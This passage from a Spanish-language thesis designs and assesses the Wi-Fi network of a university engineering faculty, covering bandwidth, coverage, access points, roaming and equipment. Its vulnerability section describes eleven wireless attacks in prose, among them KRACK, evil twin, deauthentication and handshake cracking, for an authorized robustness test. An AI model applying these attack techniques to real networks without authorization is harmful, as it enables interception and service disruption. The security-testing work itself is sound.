Akamai	5.09	1,3 GB	50,4 MB	1,2 GB
Protocolo de Transferencia de Hipertexto	4.50	1,1 GB	45,0 MB	1,1 GB
netflix	3.83	1.0GB	7,5 MB	1.0GB
WhatsApp	3.48	901,6 MB	92,2 MB	809.4MB
Video de los equipos MS	3.30	854,5 MB	853,6 MB	887.0KB
antivirus avast	2.54	657,7 MB	204,3 MB	453,4 MB
YouTube	2.15	555,4 MB	9,6 MB	545,9 MB
Servicios de Microsoft	2.10	543,0 MB	196,6 MB	346,4 MB
Aplicaciones web de Microsoft Office	1.56	404,7 MB	110,0 MB	294,7 MB
Servicios de Google	1.50	388,3 MB	145,5 MB	242,8 MB
Protocolo de transferencia de hipertexto seguro (HTTPS)	1.41	363,7 MB	14,8 MB	348,9 MB
Microsoft Office 365	1.40	363,1 MB	20,8 MB	342,2 MB
Servicios web de Amazon	1.13	292,5 MB	31,5 MB	261,0 MB
Servicios de Adobe	1.13	291,2 MB	19,1 MB	272,1 MB
Vídeo sobre HTTP	1.04	268,5 MB	3,3 MB	265,2 MB
Estadísticas Peer-to-Peer	0.95	244,8 MB	87,6 MB	157,2 MB
Actualizaciones de Android	0.94	244,5 MB	2,3 MB	242,2 MB
Binario sobre HTTP	0.77	199,5 MB	5,3 MB	194,2 MB
Desconocido	0.70	181,5 MB	78,4 MB	103,1 MB
Microsoft SkyDrive	0.61	158,8 MB	129,0 MB	29,8 MB
servicios de manzana	0.54	139,7 MB	5,2 MB	134,5 MB
RÁPIDO	0.52	134,3 MB	42,1 MB	92,2 MB
Snapchat	0.50	129,3 MB	10,0 MB	119,4 MB
Servicios de ubicación de Apple	0.50	128,3 MB	4,6 MB	123,7 MB

Nota. Tomado de la Dirección de Desarrollo Tecnológico e Informático

Por lo que en la Tabla 8 se va a verificar cuanto ancho de banda real que se necesita para que las aplicaciones funcionen de una manera correcta sin interrupciones para esto existe un ancho de banda mínimo necesitado por cada usuario, esto tomando los datos anteriormente mencionados con una aproximación de personas que hacen uso de la red diariamente y de las aplicaciones más utilizadas por los usuarios, es improbable que todos los estudiantes vayan a estar utilizando la red al mismo tiempo y mucho menos utilizar todas las aplicaciones en simultáneo.

Tabla 8*Ancho de banda*

	Aplicación	Ancho de banda mínimo por usuario
Uso General	Web	1 [Mbps]
	Correo Electrónico	1 [Mbps]
	Redes Sociales	1 [Mbps]
	Llamadas VoIP	500 [Kbps]
	Descarga de archivos	10 [Mbps]
	Radio en línea	500 [Kbps]
Video	Transmisión de video de definición Estándar	3 - 4 [Mbps]
	Transmisión de video de definición Alta (HD)	5 - 8 [Mbps]
Video Conferencia	Llamadas de video personales estándar (Skype)	1 [Mbps]
	Llamadas de video personales HD	1.5 [Mbps]
	Videoconferencia HD	6 [Mbps]
Gaming	Multijugador en línea	4 [Mbps]

Nota. Tomado de MedUX, 2020.

Gracias a estos datos se puede estimar el ancho de banda necesario que se debe tener en la FICA para no tener fallas ni inconvenientes. De la totalidad de estudiantes que son 1935 en la FICA se va a aplicar un factor de simultaneidad de 0.3, es decir que el 30% del total de usuarios utilizarán el servicio al mismo tiempo. Se podrán conectar 581 usuarios a la misma

hora y simultáneamente de los 1935 que se estima tener en la red que es un valor similar al valor obtenido por el DDTI. Tomando en cuenta que el ancho mínimo es de 500 [Kbps] y el máximo de 8 [Mbps] multiplicado por el promedio de usuarios que se tiene a diario, dando como resultado el ancho de banda mínimo de 290,5 [Mbps] y un máximo de 4,648 [Gbps] suponiendo que se utilice cada aplicación a la vez, realizando un promedio de ancho de banda por usuario que necesita da como resultado de 2,875 [Mbps] multiplicado por los clientes simultáneos da un total de 1.67 [Gbps], la red consta de 3000 [Mbps] o 3 [Gbps] proporcionado por CEDIA lo cual sería suficiente para abastecer la demanda en la red.

3.3.4. Área de Cobertura

Para la planeación de la red inalámbrica es necesario analizar las áreas destinadas para brindar el servicio esto dependiendo de los usuarios que necesitan el acceso inalámbrico. Para este análisis se debe tomar en cuenta el diseño del edificio, así como los materiales utilizados en la construcción de este debido a que la señal de radiofrecuencia debe poder superarlos, el tráfico la cantidad de los usuarios del edificio, la calidad que pueden esperar y las zonas que necesitan la cobertura de la red.


Los AP's se encuentran ubicados en la mejor ubicación posible con un nivel de señal que puede llegar a las distintas áreas de la facultad, con la ayuda del software Cisco DNA Center Network Management se puede seleccionar el tipo de características similares o iguales a las reales, para el caso de la investigación se pondrá énfasis en la Facultad de Ingeniería en Ciencias Aplicadas (FICA) la cual consta de 5 plantas con una longitud de 37.90 [m] y un ancho de 17.40 [m] cada una, para conseguir la cobertura total de la red inalámbrica se pone a disposición los planos de la facultad con sus diferentes áreas de trabajo de esta manera lograr establecer las características generales de la red inalámbrica con el fin de determinar los diferentes dispositivos y herramientas que serán necesarias para la creación

de la red. En este punto se tiene una red con equipamiento únicamente switches, en donde se utiliza vlans para la segmentación de la red.

La red cuenta con tres puntos de acceso ubicados estratégicamente para cubrir todas las áreas de la institución en cada piso de la facultad como se observa en la Figura 29. El protocolo de seguridad utilizado es WPA2-Enterprise con autenticación mediante un servidor RADIUS, que permite la gestión centralizada de las credenciales de acceso de los usuarios. Se ha configurado una VLAN específica para la red inalámbrica, lo que permite separar el tráfico de la red inalámbrica del tráfico de la red cableada. Actualmente se tiene un ancho de banda de 3000 MB para Internet proporcionado por CEDIA. Se ha habilitado la tecnología de roaming entre los puntos de acceso, lo que permite a los usuarios moverse libremente por las distintas áreas de la institución sin perder la conexión a la red inalámbrica. Se ha configurado un sistema de gestión y monitoreo de la red inalámbrica que permite identificar y solucionar problemas de conectividad, así como llevar un registro del uso de la red por parte de los usuarios.

Figura 29

Puntos de acceso en la FICA



Nota. Tomado de la Dirección de Desarrollo Tecnológico e Informático

3.3.5. *Número de Nodos*

Para determinar el número de nodos que se debe tener en cada piso de la facultad se debe lograr una disposición de las celdas que logren alcanzar toda la infraestructura de la facultad, para ello es necesario asignar canales de radio de forma que no exista interferencia entre celdas cercanas la ventaja de trabajar con frecuencias de 5GHz es que los canales no se solapan entre sí al utilizar varios canales a la vez, otra situación es en la que se tengan varios puntos de acceso que formen celdas superpuestas en un mismo piso y de esta manera toda el área de cobertura sea cubierta con una potencia considerable, tal como se obtuvo con el punto anterior el número de nodos para cubrir el área total es de tres nodos por cada piso de la facultad.

La capacidad máxima que ofrece cada punto de acceso según la norma IEEE 802.11ac para equipos que utilizan MIMO es de 1.3 [Gbps] brutos, que resultan ser 800 [Mbps] netos si se elimina las cabeceras de radio y la securización. Por tanto, el reparto de carga entre puntos de acceso debe ser equilibrado, es necesario:

$$N_{AP} = \frac{1670Mbps}{800Mbps} = 2,08 \text{ Puntos de Acceso} = 2 \text{ Puntos de Acceso en } 802.11ac$$


3.3.6. *Seguridad de la Red*

Para el apartado de seguridad en redes inalámbricas se tienen varios inconvenientes como escuchas ilegales, acceso no autorizado, usurpación y suplantación de identidad, interferencias aleatorias, ataques, etc. Debido a malas arquitecturas o por los métodos de seguridad implementados, además se utilizará el protocolo de autenticación para garantizar la seguridad de la WLAN para la FICA es WPA2-Enterprise como mecanismo de cifrado que ya se encuentra disponible en dispositivos inalámbricos actuales, las medidas y políticas de seguridad son orientadas a brindar protección al acceso de los recursos de la red consiguiendo con esto el famoso triángulo CIA garantizando la confidencialidad, integridad y

disponibilidad a toda hora de la información tal como se observa en la Figura 30. Estas medidas son para proteger el acceso a los usuarios con credenciales y por consiguiente se está protegiendo la información de la institución.

Figura 30

Parámetros de seguridad



3.3.7. *Roaming*

Para el apartado del roaming se debe tener una comunicación interrumpida entre nodos al momento de que los clientes inalámbricos se desplacen afuera de la zona de cobertura del AP principal e ingresen a la zona de cobertura del otro AP secundario, para lo cual ambos AP's deben tener una superposición de aproximadamente el 15% entre sus radios de cobertura, el tiempo de interrupción del roaming puede reducirse al mínimo con las configuraciones correctas como lo es tener con el mismo nombre SSID, las contraseñas de red y los canales usados en los AP's. Por lo general en una red inalámbrica tener una señal de -30[dBm] es tener una señal perfecta, el umbral en el que debería entrar la señal del dispositivo es en el valor de -70[dBm] donde buscará otros destinos para realizar el roaming. Gracias al software inSSIDer se puede verificar que en la red "eduroam" se tiene configurado el apartado de roaming, como se puede observar en la Figura 31 en la información

recolectada aparece el número de radios (42) con el mismo SSID de “eduroam”, lo único que varía en los demás AP’s es la configuración del ancho de canal de trabajo y el canal de frecuencia seleccionado para evitar interferencias como lo ilustra la Figura 32.


Figura 31

Software InSSIDer

SSID	Signal	Radios	Clients	Channels	Security	Mode	Max Rate	Last Seen
★ eduroam	-37 dBm	42	156 , 6, 11, 38 [36], 46 [48], 48, 54 [56], 62 [60], 102 [104], 110 [108], 134 [136], 151 [149], 159 [157]			b/g/n/ac/ax	975.0	now

Figura 32

Canales de frecuencia 5GHz



3.3.8. Crecimiento a Futuro

Como visión a futuro del crecimiento de la red en la facultad se pretende una mejora constante respecto a los servicios inalámbricos ofrecidos para los usuarios que son los principales beneficiarios, por lo que se requiere una red inalámbrica que contribuya al crecimiento académico de los estudiantes con el apoyo tecnológico adecuado, la red se encuentra estructurada para un crecimiento grande en los próximos años por lo que no existiría inconvenientes al momento de algún incremento en el caso de los usuarios inalámbricos.

3.3.9. Vulnerabilidades

1.- Ataque de reinstalación de clave (KRACK)

El ataque KRACK (Key Reinstallation Attack) es un tipo de ataque de seguridad informática que afecta a las redes Wi-Fi protegidas por WPA (Wi-Fi Protected Access II), WPA2 que es uno de los protocolos de seguridad más utilizados en redes inalámbricas. En este ataque, el agresor aprovecha una vulnerabilidad en el proceso de establecimiento de claves de cifrado, lo que le permite interceptar y manipular el tráfico de red y, en algunos casos, inyectar código malicioso en la red. Con este ataque, el agresor puede robar información confidencial, como contraseñas y datos de usuario, e incluso realizar ataques de tipo man-in-the-middle. El ataque KRACK fue descubierto en 2017 y afectó a una gran cantidad de dispositivos Wi-Fi en todo el mundo. El ataque se realiza en el Anexo 1.

2.- Ataque de Fuerza Bruta Basado en Handshake

El ataque de fuerza bruta basado en handshake es una estrategia maliciosa que intenta explotar una vulnerabilidad en el proceso de autenticación de redes inalámbricas protegidas por el protocolo WPA/WPA2. En este tipo de ataque el agresor intercepta el intercambio de mensajes de handshake entre un dispositivo cliente y el punto de acceso a la red. Una vez capturados estos mensajes, el atacante intenta descifrar la clave de seguridad utilizando una serie de combinaciones de contraseñas, en un proceso automatizado y repetitivo. A medida que las claves son probadas, el atacante compara los resultados con el handshake capturado, buscando una coincidencia. Si la contraseña correcta es encontrada, el atacante obtiene acceso no autorizado a la red, poniendo en riesgo la confidencialidad de los datos transmitidos y la seguridad de la red en su conjunto. Este tipo de ataque destaca la importancia de emplear contraseñas robustas y complejas, así como implementar medidas de seguridad adicionales, como autenticación de dos factores y la adopción de protocolos de

seguridad más avanzados como WPA3, que es menos vulnerable a este tipo de ataques. El ataque se realiza en el Anexo 2.

3.- Ataque de Gemelo Malvado (Evil Twin)

El ataque de Gemelo Malvado, también conocido como Evil Twin, es una táctica de ciberataque en el ámbito de las redes inalámbricas que involucra la creación de una réplica falsa y engañosa de una red Wi-Fi legítima. En este escenario, un atacante configura intencionadamente un punto de acceso inalámbrico falso con un nombre de red (SSID) y configuración idénticos a los de una red genuina. Los usuarios pueden conectarse inadvertidamente a esta red falsa, creyendo que están accediendo a una red de confianza. Sin embargo, una vez conectados, el atacante puede interceptar y monitorear el tráfico de datos, llevar a cabo ataques de tipo man-in-the-middle, o incluso solicitar credenciales de inicio de sesión falsas. El ataque se realiza en el Anexo 3.

4.- Ataque de Suplantación (Rogue AP)

El ataque Rogue AP en WPA2 se refiere a la creación de un punto de acceso inalámbrico malicioso por parte de un atacante, con el fin de engañar a los usuarios para que se conecten a él en lugar de al punto de acceso legítimo. El ataque se basa en que el atacante crea un punto de acceso con el mismo nombre de SSID que el punto de acceso legítimo, lo que hace que los dispositivos móviles y computadoras se conecten automáticamente a él. Una vez conectados, el atacante puede interceptar y espiar la comunicación entre el dispositivo y la red, o incluso redirigir el tráfico a sitios web maliciosos para realizar ataques de phishing. El ataque se realiza en el Anexo 4.

5.- Ataque de Diccionario y Fuerza Bruta

El ataque de Diccionario y Fuerza Bruta son enfoques de ciberataque dirigidos a obtener acceso no autorizado a sistemas o cuentas mediante la prueba sistemática de

contraseñas. En un ataque de Diccionario, el agresor utiliza una lista de contraseñas comunes o palabras encontradas en diccionarios, probando cada una en un intento de coincidencia con la contraseña objetivo. Por otro lado, en un ataque de Fuerza Bruta, el atacante emplea un enfoque más exhaustivo probando todas las combinaciones posibles de caracteres en busca de la contraseña correcta. Ambos métodos son automatizados y pueden ser intensivos en tiempo y recursos computacionales. El ataque se realiza en el Anexo 5.

6.- Ataque de Desautenticación y Desasociación

El ataque de Desautenticación y Desasociación es una estrategia de ciberataque que apunta a interrumpir o desconectar dispositivos de una red inalámbrica legítima. En este tipo de ataque, el agresor envía paquetes de desautenticación o desasociación falsos a los dispositivos de destino, haciéndoles creer que han perdido la conexión con el punto de acceso. Esto puede resultar en la desconexión forzada de los dispositivos de la red, lo que puede conducir a la interrupción de los servicios, la denegación de acceso o la oportunidad de aprovechar la confusión para llevar a cabo otros ataques, como intentos de interceptación de comunicaciones o ataques de man-in-the-middle. El ataque se realiza en el Anexo 6.

7.- Ataque de Inyección y Manipulación de Tráfico

El ataque de Inyección y Manipulación de Tráfico es una táctica de ciberataque que se aprovecha de vulnerabilidades en las redes inalámbricas para insertar o alterar paquetes de datos legítimos en la corriente de tráfico. Los atacantes pueden utilizar esta técnica para enviar paquetes maliciosos con el objetivo de corromper la integridad de la información, obtener acceso no autorizado a sistemas o realizar ataques de man-in-the-middle. Al manipular el tráfico, los atacantes pueden ejecutar acciones no autorizadas en la red, comprometiendo la confidencialidad y la autenticidad de los datos transmitidos. El ataque se realiza en el Anexo 7.

8.- Ataque de Inundación de Tramas beacon/probe

El ataque de Inundación de Tramas Beacon/Probe es una estrategia maliciosa que busca sobrecargar una red inalámbrica al saturarla con un alto volumen de tramas Beacon y Probe falsas. Las tramas Beacon son emitidas por los puntos de acceso para anunciar su presencia y configuración a los dispositivos cercanos, mientras que las tramas Probe son enviadas por los dispositivos en busca de redes disponibles. En este tipo de ataque, el agresor genera y envía de manera repetitiva tramas falsas, lo que puede agotar los recursos de la red, ralentizar el rendimiento y dificultar la comunicación legítima entre dispositivos y puntos de acceso. Este ataque puede interrumpir la conectividad y causar una degradación significativa del servicio. El ataque se realiza en el Anexo 8.

9.- Ataque de Captura y Reenvío

El ataque de Captura y Reenvío es una táctica de ciberataque en la cual un atacante intercepta el tráfico de datos entre dos partes y luego lo reenvía sin ser detectado, actuando como un intermediario no autorizado. Este tipo de ataque puede comprometer la confidencialidad y la integridad de la información transmitida, ya que el atacante puede acceder y manipular los datos en tránsito. Para llevar a cabo el ataque de captura y reenvío, el agresor suele utilizar herramientas que permiten capturar los paquetes de datos, modificarlos si es necesario y luego enviarlos al destinatario real. El ataque se realiza en el Anexo 9.

10.- Ataque de Sniffer de Paquetes

El ataque de Sniffer de Paquetes, también conocido como análisis de tráfico, es una técnica que involucra la interceptación y el monitoreo pasivo del tráfico de datos en una red, con el fin de obtener información confidencial sin alterar los datos en sí. Los atacantes utilizan herramientas llamadas sniffers para capturar y analizar los paquetes de datos que circulan por la red, lo que puede incluir contraseñas, información personal, comunicaciones

sensibles y más. A pesar de que el ataque de Sniffer no modifica los datos, su efecto puede ser devastador, ya que proporciona a los atacantes acceso a información confidencial que podría ser utilizada para realizar otros tipos de ataques, como suplantación de identidad o exposición de datos. El ataque se realiza en el Anexo 10.

11.- Ataque de Suplantación MAC

El ataque de Suplantación de MAC es una estrategia de ciberataque que implica modificar o falsificar la dirección MAC de un dispositivo con el propósito de engañar a la red y acceder de manera no autorizada. En este tipo de ataque, un atacante altera su dirección MAC para hacerla coincidir con la dirección MAC de un dispositivo autorizado, lo que le permite sortear los controles de seguridad y ganar acceso a la red. Una vez dentro, el atacante puede interceptar el tráfico de datos, realizar ataques de man-in-the-middle u otras actividades maliciosas. La detección de este tipo de ataque puede ser desafiante debido a la naturaleza mutable de las direcciones MAC, lo que subraya la importancia de implementar medidas de seguridad adicionales, como autenticación sólida y monitoreo constante de la actividad de red para identificar anomalías. El ataque se realiza en el Anexo 11.

3.4. Diseño de la Red Inalámbrica

Las redes inalámbricas son una alternativa económica para brindar servicios de video, voz y datos en espacios amplios que no necesitan de cableado, sino que basta con la ampliación de puntos de acceso para llegar a nuevas y lejanas zonas sin la necesidad de modificar la configuración inicial, por lo que este tipo de red aporta movilidad, accesibilidad, flexibilidad, escalabilidad. En el presente diseño se considera la norma 802.11ac o Wi-Fi 5, la densidad de los usuarios de la facultad, el ancho de banda necesario para satisfacer las necesidades de los usuarios, la cobertura del área necesaria con el fin de reducir la gestión del

personal técnico de red de la universidad y evitando problemas de interferencias con otros dispositivos.


3.4.1. Diseño de Topología de Red

En el caso de las redes inalámbricas algunas topologías de red pueden o no, ser aplicadas esto para lograr una implementación de red exitosa. La comunicación inalámbrica siempre es en dos sentidos es decir bidireccional. Por lo que la selección de la topología de red en este caso se realizará en forma de estrella dado que es la estructura más común para redes inalámbricas utilizada comúnmente en WISP. Con esta topología se tiene una mayor organización a la red, incluso agregar dispositivos es más fácil con solo conectarlo al switch.

Para la simulación de la red inalámbrica se creó una topología en el software Packet Tracer ilustrada en la Figura 33 posee una segmentación por VLAN y una red inalámbrica basada en Wi-Fi5. Una vez con la topología de red y el direccionamiento finalizado se procede a realizar la configuración de los dispositivos utilizados en la simulación, basándose en el protocolo IEEE 802.11ac con autenticación WPA3 y un servidor Radius que proporcione mayor seguridad al borde de la red protegiendo a los usuarios inalámbricos.

Figura 33

Topología de red



3.4.2. Diseño Físico de la Red Inalámbrica Wi-Fi 5

El diseño físico hace referencia a la planificación, configuración y a la forma física que tendrá la red dependiendo de la cantidad de equipos y su distribución en el área en que se implementará la red. Incluye diagramas de distribución de equipos para garantizar una cobertura y calidad de señal adecuadas, así como conexiones seguras y estables.

3.4.2.1. Descripción de los Equipos de Red

Para el diseño físico de la red se debe tener en cuenta la estructura del edificio correspondiente a la Facultad de Ingeniería en Ciencias Aplicadas, así como la ubicación de los puntos de acceso. A continuación, se menciona los equipos utilizados en la universidad.

- Wireless LAN Controller (WLC)

El WLC como se observa en la Figura 34 es utilizado para centralizar el control de los distintos AP's que existen en la universidad, de esta manera los AP's no trabajarán de manera autónoma, sino que todos los datos pasarán por el WLC. Además, el WLC permite optimizar el rendimiento de la red, agregar flexibilidad e integrar la seguridad mediante detección de amenazas, El Wireless LAN Controller cumple con las características necesarias para la implementación de la red inalámbrica según la tabla de requerimientos, dado que consta con soporte del estándar 802.11ac con seguridad WPA3 de igual manera soporta el protocolo RADIUS, algunas de sus características se observan en la Tabla 9.

Tabla 9

Especificaciones técnicas del Cisco Catalyst 9800-40 Wireless Controller

Ítem	Especificación
Estándares Inalámbricos	IEEE 802.11a, 802.11b, 802.11g, 802.11d, WMM/802.11e, 802.11h, 802.11n, 802.11k, 802.11r, 802.11u, 802.11w, 802.11ac, 802.11ax

Estándares Cableados, Conmutación y de Enrutamiento	IEEE 802.3 10BASE-T, IEEE 802.3u 100BASE-TX, 1000BASE-T, 1000BASE-SX, 1000BASE-LH, IEEE 802.1Q VLAN tagging, 802.1AX Link Aggregation
Estándares de Seguridad	<ul style="list-style-type: none"> • Wi-Fi Protected Access (WPA) • IEEE 802.11i (WPA2, RSN) • Wi-Fi Protected Access 3 (WPA3) • RFC 1851 Encapsulating Security Payload (ESP) Triple DES (3DES) Transform • RFC 2401 Security Architecture for the Internet Protocol <ul style="list-style-type: none"> • RFC 2407 Interpretation for Internet Security Association Key Management Protocol (ISAKMP) • RFC 5246 TLS Protocol Version 1.2
Estándares de Encriptación	<ul style="list-style-type: none"> • Static Wired Equivalent Privacy (WEP) RC4 40, 104 and 128 bits • Advanced Encryption Standard (AES): Cipher Block Chaining (CBC), Counter with CBC-MAC (CCM), Counter with CBC Message Authentication Code Protocol (CCMP) • Data Encryption Standard (DES): DES-CBC, 3DES • Secure Sockets Layer (SSL) and Transport Layer Security (TLS): RC4 128-bit and RSA 1024- and 2048- bit <ul style="list-style-type: none"> • DTLS: AES-CBC
Estándares AAA	<ul style="list-style-type: none"> • IEEE 802.1X • RADIUS Attributes • RFC 2716 Point-to-Point Protocol (PPP) Extensible Authentication Protocol (EAP)-TLS • RFC 2865 RADIUS Authentication • RFC 2866 RADIUS Accounting • RFC 2867 RADIUS Tunnel Accounting • RFC 2869 RADIUS Extensions

-
- RFC 5176 Dynamic Authorization Extensions to RADIUS
 - RFC 3579 RADIUS Support for EAP
 - RFC 3580 IEEE 802.1X RADIUS Guidelines
 - RFC 3748 Extensible Authentication Protocol (EAP)
-

Nota. Tomado de CISCO, por (CISCO, 2022b).

Figura 34

Cisco Catalyst 9800-40 Wireless Controller



Nota. Tomado de CISCO, por CISCO, 2023.

- Access Point

En el área de los Access Point (AP) o punto de acceso tal como se ilustra en la Figura 35, existen una gran variedad actualmente para lo cual la elección adecuada dependerá de varios factores, los AP's son dispositivos que permiten crear una red de área local inalámbrica (WLAN), existen AP's de un precio elevado que ofrece mejores características y AP's de bajo costo que ofrecen características básicas.

Se realizó una evaluación en cuanto la relación precio/prestaciones debido a que si se utilizan varias decenas de puntos de acceso inalámbricos, el costo sería elevado, por lo que es conveniente utilizar un Access Point que esté en cuanto a precio en un término medio, pero que cumpla con los requerimientos mínimos para la red inalámbrica, específicamente para este caso se debe tener un AP que soporte el estándar IEEE 802.11ac o Wi-Fi 5, aparte de esto también se debe tener dentro de sus configuraciones un dispositivo que sea capaz de soportar el protocolo RADIUS, y finalmente que soporte el protocolo de autenticación WPA3, algunas características relevantes se observan en la Tabla 10.

Tabla 10*Especificaciones técnicas del access point*

Características	Beneficios
Software	<ul style="list-style-type: none"> • Cisco Unified Wireless Network Software Release 8.9 or later • Cisco IOS XE Software Release 16.11 or later
Soporte WLC	<ul style="list-style-type: none"> • Cisco Catalyst 9800 Series Wireless Controllers • Cisco 3500, 5520, and 8540 Series Wireless Controllers and Cisco Virtual Wireless Controller
802.11n versión 2.0	<ul style="list-style-type: none"> • 4x4 MIMO with four spatial streams • Maximal Ratio Combining (MRC) • 802.11n and 802.11a/g beamforming <ul style="list-style-type: none"> • 20- and 40-MHz channels • PHY data rates up to 890 Mbps (40 MHz with 5 GHz and 20 MHz with 2.4 GHz) • Packet aggregation: A-MPDU (transmit and receive), A-MSDU (transmit and receive) <ul style="list-style-type: none"> • 802.11 Dynamic Frequency Selection (DFS)
802.11ac	<ul style="list-style-type: none"> • 4x4 downlink MU-MIMO with four spatial streams <ul style="list-style-type: none"> • MRC • 802.11ac beamforming • 20-, 40-, 80-, and 160-MHz channels • PHY data rates up to 3.47 Gbps (160 MHz with 5 GHz) • Packet aggregation: A-MPDU (transmit and receive), A-MSDU (transmit and receive) <ul style="list-style-type: none"> • 802.11 DFS • CSD support
802.11ax	<ul style="list-style-type: none"> • 4x4 downlink MU-MIMO with four spatial streams • Uplink/downlink OFDMA <ul style="list-style-type: none"> • TWT • BSS coloring

	<ul style="list-style-type: none"> • 802.11ax beamforming • 20-, 40-, 80-, and 160-MHz channels • PHY data rates up to 5.38 Gbps (160 MHz with 5 GHz and 20 MHz with 2.4 GHz) • Packet aggregation: A-MPDU (transmit and receive), A-MSDU (transmit and receive) • 802.11 DFS
Antenas Integradas	<ul style="list-style-type: none"> • 2.4 GHz, peak gain 3 dBi, internal antenna, omnidirectional in azimuth • 5 GHz, peak gain 4 dBi, internal antenna, omnidirectional in azimuth
Interfaces	<ul style="list-style-type: none"> • 1x 100, 1000, 2500 Multigigabit Ethernet (RJ-45) – IEEE 802.3bz • Management console port (RJ-45) • USB 2.0

Nota. Tomado de CISCO, por (CISCO, 2022c).

Figura 35

Cisco C9115axi-A



Nota. Tomado de CISCO, por CISCO, 2023.

- Tarjetas de red

La tarjeta de red es utilizada para la conexión entre un PC y un punto de acceso o un módem/router, esto depende de los dispositivos de los usuarios ya que no todos tendrán las mismas características de conexión, para el proyecto se trabaja con una tarjeta de red Intel Dual Band Wireless-AC 7265 que se observa en la Figura 36 y además para la parte de las

vulnerabilidades se tiene una tarjeta externa inalámbrica Alfa Network AWUS036NHA como se observa en la Figura 37. Ambas tarjetas inalámbricas cumplen la mayoría de los requerimientos necesarios para realizar el trabajo, una logra trabajar con el estándar 802.11ac la cual presenta unas especificaciones tal como se observa en la Tabla 11, mientras que la tarjeta ALFA es necesaria gracias a su chipset Atheros que es necesario para realizar ataques inalámbricos y así comprobar la robustez de la red inalámbrica implementada en la FICA la cual posee las especificaciones que se ilustra en la Tabla 12.

Tabla 11

Especificaciones técnicas de la tarjeta de red Intel® Dual Band Wireless-AC 7265

Características	Beneficios
Flujos de TX/RX	2x2
Bandas	2.4 y 5 GHz
Máxima velocidad	867 Mbps
Wi-Fi Certificado	WiFi 5 (802.11ac)
Cumplimiento	FIPS, FISMA
Bluetooth integrado	Sí
Versión Bluetooth	4.2

Nota. Tomado de *Intel*, por INTEL, 2023.

